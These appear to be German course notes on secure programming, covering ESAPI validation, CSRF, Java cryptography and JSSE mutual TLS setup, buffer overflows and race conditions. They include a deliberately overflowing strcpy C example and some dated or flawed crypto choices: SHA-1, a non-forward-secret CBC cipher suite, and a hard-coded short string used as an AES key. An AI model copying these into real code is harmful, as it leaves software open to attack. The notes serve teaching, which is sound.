Nachteil: Die Annos muss man für jedes Servlet **kopieren**. Nur für Access Control von Servlets verwendbar, nicht bei JSPs direkt (bei MVC kein Problem, da der Browser primer auf Servlets geht).

Input Validation with ESAPI
Input Validation umfasst auch **canonicalization**, also **Daten in die grundlegenste Form zu decoden**. Text z. B. in ASCII oder Unicode. Vor allem wichtig bei JavaScript, das (mehrfach) codiert kommen kann.
Best Practice: Für alle Daten Input Validation nutzen zum Normalisieren.
ESAPI macht canonicalization automatisch zuerst. Für die Formate kann man selbst durch Extenden des `Validator` Interfaces implementeiren. Mit ESAPI.properties und validator.properties können die Werte angegeben werden. Zuerst wird der Regex von den Whitespaces geprüft, dann wird canonicalized, zum Schluss wird nochmals der Regex überprüft.

CSRF
Standardmässig möglich. Mit zufälligem CSRF-Token, welches pro Session vergeben wird, schützen. Bei POST und GET.

Java Cryptography Architecture (JCA)

Java kann:

- Message digest/Hashes und Message Authentication Codes (HMAC)
- Private/Public-Key-Crypto (AES, 3DES, RSA, ECC)
- Diffie-Hellmann key exchange
- PRNG

JCA ist Provider-orientiert, man kann eigene Cryptographic Service Proivder (**CSP**) einklinken. Standardmässig wird jener mit der höchsten Priorität verwendet, wenn nichts angegeben.

Message Digest

```
Mes.Dig. md = MessageDigest.getInstance("SHA-1");
md.update("hello".getBytes()); // bytes geben
byte[] hashed = md.digest();   // hashen
```

Symmetric Encryption

Algorithmus-Name spezifiziert Algorithmus, Cipher-Mode und Padding-Schema, z. B. `AES/CBC/PKCS5Padding`. Cipher muss mit einem von 4 Modi initialisiert werden: En-/Decrypt|Un-/Wrap Modus. Un-/Wrap wird zum Ver-/Entschlüsseln von Keys verwendet.

1) Erzeugen

```
c = Cipher.getInstance("AES/CBC/PKCS5Padding");
```

2) Cipher initialisieren mit Modus, Key und IV für CBC-Modus

```
Key key = …
AlgorithmParameters par = Alg.Par.getInst("AES");
byte[] iv = new byte[16] // 128 bits mit S.Random füllen
par.init(new IvParameterSpec(iv));
c.init(Cipher.ENCRYPT_MODE, key, par);
```

3) Verschlüsseln

Mit **`c.update(inBytes,offset=0,blockSize,outBytes)`** können alle Daten als Blöcke verschlüsselt werden. Dabei immer soviele Daten nehmen, wie in einen Block passen. Als `return`-Wert kommt dabei die Anzahl der in `outBuffer` geschrieben bytes zurück. Am Schluss mit `c.doFinal()` abschliessen. Ein nicht fertiger Block wird un-/gepadded. Es gibt 2 Varianten:

- **plaintext < blockSize**: outBytes = c.doFinal(inBytes, 0, inLenght);
- plaintext ohne Padding **in blockSize passt** oder wenn der letzte Block entschlüsselt wird: outBytes = c.doFinal();

Key Generation

Für Verschlüsselung nötig, muss wirklich Random sein.

```
KeyGenerator k = KeyGenerator.getInstance("AES");
k.init(128, new SecureRandom()); // 128 = länge
SecretKey sk = k.generateKey();
```

Es gibt viele verschiedene Key-Interfaces: Key, SecretKey, PubilcKey, etc..
Wenn Schüsselmaterial bereits gegeben, so den Key erzeugen:

```
S.K.F. skf = SecretKeyFactory.getInstance("AES");
byte[] k = "myKey".getBytes();
SecretKeySpec spec = new SecretKeySpec(k,"AES");
SecretKey sk = skf.generateSecret(spec);
```

Asymmetric Encryption

1) RSA-KeyPairGenerator erstellen und initialisieren

```
K.P.G. gen = KeyPairGenerator.getInst.("RSA");
gen.initialize(4096, new SecureRandom());
```

2) KeyPairs davon erzeugen

```
KeyPair keys = gen.generateKeyPair();
PublicKey pubilc = keys.getPublic();
PrivateKey private = keys.getPrivate();
```

3) Cihper erzeugen und AES-Key un-/wrappen

```
Cipher c = Cipher.getInstance("RSA");
c.init(Cipher.WRAP_MODE, pubilc); // mit RSA-Key
byte[] wrappedKey = c.wrap(aesKey);
```

Man muss den PublicKey des Ziels als Java-Objekt haben.

Java Secure Sockets Extension (JSSE)

- Server-/Client-side support (KeyStore)
- CiperSuite-Geschichten
- Session-Resumption

Socket-Kommunitkation

Unsicher

Client

```
// Socket erzeugen
Socket s = new Socket("host",80);
// Darauf schreiben...
OutputStream os = s.getOutputStream();
```

Server

```
// Socket erzeugen und listenen
ServerSocket ss = new ServerSocket(80);
Socket s = ss.accept();
// Davon lesen...
InputStream is = s.getInputStream();
```

TLS

Client

```
// SSLSocket erzeugen
SSLSocketFactory sf = (cast) S.S.F..getDefault();
SSLSocket s = (cast)sf.createSocket("host",443);
// Darauf schreiben...
OutputStream os = s.getOutputStream();
```

Server

```
// Socket Factory
SSLServerSocketFactory ssf = (cast)
SSLServerSocketFactory.getDefault();
// Socket erzeugen und listenen
SSLServerSocket ss = ssf.createServerSocket(443);
SSLSocket s = (SSLSocket) ss.accept();
// Davon lesen...
InputStream is = s.getInputStream();
```

Keys für TLS

KeyStore: Beinhalten Private- und PublicKeys (= Zertifikate)
TrustStore: Beinhalten lediglich Zertifikate, denen man vertraut.

Beidseitig authentifiziert und truste: beide Seiten benötigen eigenen KeyStore und einen TrustStore, wo das Zertifikat des jeweils anderen drin ist.

1) KeyStore für Server und Client erstellen

```
keytool -genkeypair -keystore ks_server
  -keyalg rsa -keysize 4096
```

Selbiges mit `ks_client`. Es werden X.509-Zertifikate erstellt.

2) Zertifikate aus den KeyStores exportieren

```
keytool -export -keystore ks_server -alias server
  -file cert_server.cer
```

Selbiges mit `ks_client` und `client` und `cert_client.cer`.

3) Das jeweils andere Zertifikat in einen TrustStore importieren

```
keytool -import -keystore ts_server -alias client
  -file cert_client.cer
```

Selbiges mit `ts_client` und `server` und `cert_server.cer`.

4) KeyStore und TrustStore öffnen

```
KeyStore ks = KeyStore.getInstance("JKS");
ks.load(new FileInputStream("ks_server"), PASS);
```

5) KeyManagerFactory für die Keys erstellen

```
KeyManagerFactory kmf =
  KeyManagerFactory.getInstance("SunX509");
kmf.init(ks, PASS);
```

6) TrustStore erstellen (es ist auch ein KeyStore-Objekt)

```
KeyStore ts = KeyStore.getInstance("JKS");
ts.load(new FileInputStream("ts_server"), PASS);
```

7) TrustManagerMactory erstellen

```
TrustManagerFactory tmf =
  TrustManagerFactory.getInstance("SunX509");
tmf.init(ts);
```

8) SSLContext erstellen

```
SSLContext c = SSLContext.getInstance("TLS");
```

9) Context mit KeyStore und TrustStore initialisieren

```
c.init(kmf.getKeyManagrs(),tmf.getTrustManagers(),null);
```

10Sa) Auf Serverseite via SSLServerSocketFactory ServerSocket bauen

```
SSLServerSocketFactory ssf =
  (cast) c.getServerSocketFactory();
SSLServerSocket ss = ssf.createServerSocket(443);
```

10Sb) ServerSocket erzwingt Client-Authentifizierung

```
ss.setNeedClientAuth(true);
```

10Sc) CipherSuites festlegen

```
String[] cs = {"TLS_RSA_WITH_AES_128_CBC_SHA"};
ss.setEnabledCipherSuites(cs);
```

10Sd) Listenen

SSLSocket s = (SSLSocket)ss.accept();
Wenn dies zustande kommt, wird dem Gegenüber vertraut (= dessen Zertifikat in eigenem TrustStore).

10Ca) Auf Clientseite SSLSocket erstellen


```
SSLSocket s = (cast)sf.createSocket("host",443);
```

10Cff) Die Ciphers werden gleich wie beim Server hinzugefügt. Der Rest ist auf beiden Seiten wie beim ersten Beipiel.

JSSE überprüft, ob Cert im TrustStore und CipherSuite passt.
Ob Cert aktiv, Host stimmt und OCSP muss manuell überprüft werden.

Buffer Overflows

Jeder Prozess hat eigenen Adressraum im virtuellen Speicher, also alle Adressen gleicher Grösse auf selber Architektur zur Verfügung.




Stack-Detailansicht: Die Variablen werden der Reihe nach auf dem Stack abgelegt (v.u.n.o im Bild). Wenn nun ein Buffer mit einer Eingabe überschrieben werden kann, kann die `ret addr` verändert werden, sodass eine andere Methode aufgerufen wird oder es kann Code eingefügt werden.

```
void function() {
  char sBuf[12];
  char lBuf[24] = "A looooooooong string!";

  strcpy(sBuf, lBuf);  /* Copies lBuf to sBuf */
}
```

Man kann Code einschleusen, der in den geg. Adressraum passt: FS Access, User anlegen/löschen, Sachen machen **mit den Rechten des Programms**!



Bei Java/.Net gäbs eine `ArrayIndexOutOfBoundsException`.

Lösung:

- **Länge prüfen: input validation!**
- **Keine unsichere Funktion**: `gets()` nicht verwenden, stattdessen `fgets()`, was die Länge prüft.
- **Automatisierte Tests**: Code Analysis, Injection Tests.
- **Compiler Features**: **Carnary** vor `ret addr` und Variablen werden vor dem Buffer angelegt, sodass diese nicht überschrieben werden können.
- **No eXecute (NX) Bit**: Setzen, damit Buffer-Code nicht ausführbar.
- **Address Space Layout Randomization (ASLR)**: Wird verwendet, damit Variablen radomisiert angelegt werden.

Race Conditions

= Wenn mehrere Threads oder Prozesse simultan mit den gleichen Daten/Ressourcen arbeiten. Spezielle Art von Bugs. Schwer testbar wegen der Parallelität. Manchmal haben diese Bugs auch Security-Implications.
Bsp: Lifte: Alice und Bob treffen sich am Mittag in der Lobby. Alice wartet 10 Min, Bob immer noch nicht da, Alice fährt runter (er könnte ja in EG sein). Wenn Bob nicht dort ist, kann Alice nicht sagen, ob er zu spät ist oder oben.
Lösung: Alice und Bob dürfen nicht gleichzeitig Lift fahren (bei 10 Liften).
Eine gemeinsam verwendete Operation muss atomar sein, sodass diese nicht von einem anderen Thread unterbrochen werden kann.

A race conditions occurs when for the correct outcome or behavior
- An assumption must be valid for a period of time...
- ...but it is not guaranteed the assumption is valid in any case

Bei Java z. B. mit synchronized. Bei Bsp. mit Servlet und Counter:
`int myCount; synchronized(this) { mycount = ++count; }`
Damit wird mycount der Wert zugeweisen, der auch in count drin ist. Dies ist nicht mehr von einem anderen Thread unterbrechbar.
File-Based Race Conditions oftmals Sercurity-relevant. Z. B. bei sym-Link auf ein File, den man während der Laufzeit eines Programms umbiegt (dies wird **TOCTOU**-Bug genannt (time-of-check, time-of-use)).
Lösung: **Filenamen nur 1x brauchen**, dann mit dem **Filehandle** arbeiten, sodass man mit Sicherheit immer mit dem gleichen File arbeitet. Wenn möglich das OS das Prüfen überlassen, das kann es eh besser. Generell: Programme möglichst nicht mit höheren Rechten bearbeiten.